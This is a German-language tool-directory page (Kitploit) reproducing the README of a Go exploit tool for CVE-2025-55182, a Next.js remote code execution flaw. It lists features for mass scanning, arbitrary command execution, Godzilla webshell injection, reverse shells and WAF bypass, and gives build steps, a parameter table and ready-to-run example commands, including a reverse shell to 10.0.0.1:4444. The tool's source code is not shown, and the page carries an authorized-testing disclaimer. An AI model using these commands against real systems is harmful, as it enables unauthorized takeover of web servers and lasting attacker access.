
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-55182-POC — Go-basierter Scanner und Exploitation-Tool für CVE-2025-55182 (Next.js RCE). Unterstützt Batch-Scanning, Befehlsausführung, Godzilla Memory Shell Injection, Reverse Shell und WAF-Bypass. | Kitploit
Tools/GitHubGitHub/luoqichen/cve-2025-55182-poc
SchwachstellenscannerExploitationShellcodeWebanwendungs-ExploitationWAF-UmgehungPenetrationstestsCommand and ControlPayload-Entwicklung
GitHubluoqichen/cve-2025-55182-poc

CVE-2025-55182-POC

Go-basierter Scanner und Exploitation-Tool für CVE-2025-55182 (Next.js RCE). Unterstützt Batch-Scanning, Befehlsausführung, Godzilla Memory Shell Injection, Reverse Shell und WAF-Bypass.

21vor 7 MonatenNoch nicht geprüft
Repository anzeigen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2025-55182 Next.js RCE Scanner

License

CVE-2025-55182 Schwachstellenscanner und Exploit-Tool für die Remote-Codeausführung in Next.js-Anwendungen. Unterstützt Massenscans, Befehlsausführung, Godzilla-Webshell-Injektion und Reverse-Shell-Funktionen.

⚠️ Dieses Tool ist nur für Sicherheitsforschung und autorisierte Tests bestimmt. Nicht für illegale Zwecke verwenden.

Funktionen

  • Mehrere Ziele scannen: Unterstützt einzelne URLs, Dateilisten (eine URL pro Zeile) sowie Ordner mit mehreren .txt-Dateien.
  • Mehrere Threads parallel: Anpassbare Anzahl von Threads für erhöhte Scaneffizienz.
  • Schwachstellenverifizierung: Überprüft das Vorhandensein der Schwachstelle durch Berechnung des Produkts von Zufallszahlen.
  • Befehlsausführung: Führt beliebige Systembefehle auf dem anfälligen Ziel aus (unterstützt Linux und Windows).
  • Godzilla-Webshell-Injektion: Erzeugt mit einem Klick die Verbindungsinformationen für eine Godzilla-Webshell.
  • Reverse Shell: Unterstützt Reverse-Shell-Funktionen.
  • Ergebnisse speichern: Speichert automatisch erfolgreich genutzte URLs und Details in success.json und optional Ausgabe der Schwachstellen-URLs in eine angegebene Datei.
  • Proxy-Unterstützung: Konfigurierbarer HTTP-Proxy für die Integration mit Tools wie Burp Suite.


  • Fortschrittsanzeige: Zeigt in Echtzeit Scanfortschritt, verstrichene Zeit, verbleibende Zeit usw. an.

[]

Installation

Voraussetzungen

  • Go 1.16 oder höher
  • Git

Repository klonen

git clone https://github.com/luoqichen/CVE-2025-55182-POC.git
cd cve-2025-55182-POC

Kompilieren

go build -o cve-2025-55182 main.go

Ausführen

./cve-2025-55182 -h

Verwendung

Parameterbeschreibung

ParameterTypStandardwertBeschreibung
-ustringKeinEinzelne Ziel-URL (z.B. http://example.com:3000)
-fstringKeinDatei mit URL-Liste (eine URL pro Zeile)
-dstringKeinOrdner mit mehreren .txt-Dateien
-ostringKeinAusgabedatei (speichert Schwachstellen-URLs, eine pro Zeile)
-tint10Anzahl der gleichzeitigen Threads
-toint10Anfrage-Timeout (Sekunden)
-cstringKeinAuszuführender Befehl (z.B. id)
-mstringKeinModus: waf (aktiviert WAF-Bypass)
-pstringKeinHTTP-Proxy (z.B. http://127.0.0.1:8080)
-gboolfalseGodzilla-Webshell-Injektion aktivieren
-rsstringKeinReverse-Shell-Adresse (Format IP:PORT)
-dvboolfalseAusführlicher Modus (druckt Scanvorgang für jede URL)
-esboolfalseScannen auf sensible Informationen

Beispiele

Einzelnes Ziel scannen

./cve-2025-55182 -u http://target.com:3000

Batch-Scan von Zielen aus einer Datei

./cve-2025-55182 -f targets.txt -t 20 -o vuln.txt

Befehl ausführen

./cve-2025-55182 -u http://target.com:3000 -c "whoami"

Godzilla-Webshell verwenden

./cve-2025-55182 -u http://target.com:3000 -g

Nach erfolgreicher Injektion gibt das Tool die Verbindungs-URL, das Passwort, den Schlüssel und die Header-Informationen für Godzilla aus.

Reverse Shell

./cve-2025-55182 -u http://target.com:3000 -rs 10.0.0.1:4444

Proxy aktivieren

./cve-2025-55182 -f targets.txt -p http://127.0.0.1:8080 -t 10

Ausgabebeschreibung

  • success.json: Speichert automatisch alle Details erfolgreich genutzter Ziele (einschließlich Befehlsausgabe, Godzilla-Konfiguration usw.).
  • Durch -o angegebene Datei: Speichert die Liste der Schwachstellen-URLs (eine pro Zeile).

Während des Scans werden Fortschrittsbalken und gefundene Schwachstellen in Echtzeit angezeigt. Am Ende werden statistische Informationen ausgegeben.

Hinweise

  1. Stellen Sie sicher, dass Sie autorisiert sind: Das Scannen oder Angreifen fremder Systeme ohne Erlaubnis ist illegal.
  2. Proxy-Verwendung: Wenn Sie den Datenverkehr über Burp Suite anzeigen möchten, setzen Sie den Proxy mit dem Parameter -p.
  3. Godzilla-Verbindung: Verwenden Sie nach erfolgreicher Injektion einen Godzilla-Client zur Verbindung. Beachten Sie, dass Passwort und Schlüssel zufällig generiert werden.
  4. Timeout-Einstellung: Für Ziele mit schlechter Netzwerkverbindung kann der Wert von -to entsprechend erhöht werden.

Haftungsausschluss

Dieses Tool dient ausschließlich der Sicherheitsforschung und autorisierten Tests. Der Benutzer trägt die alleinige rechtliche Verantwortung. Der Entwickler haftet nicht für Missbrauch.

License

MIT

Tool herunterladen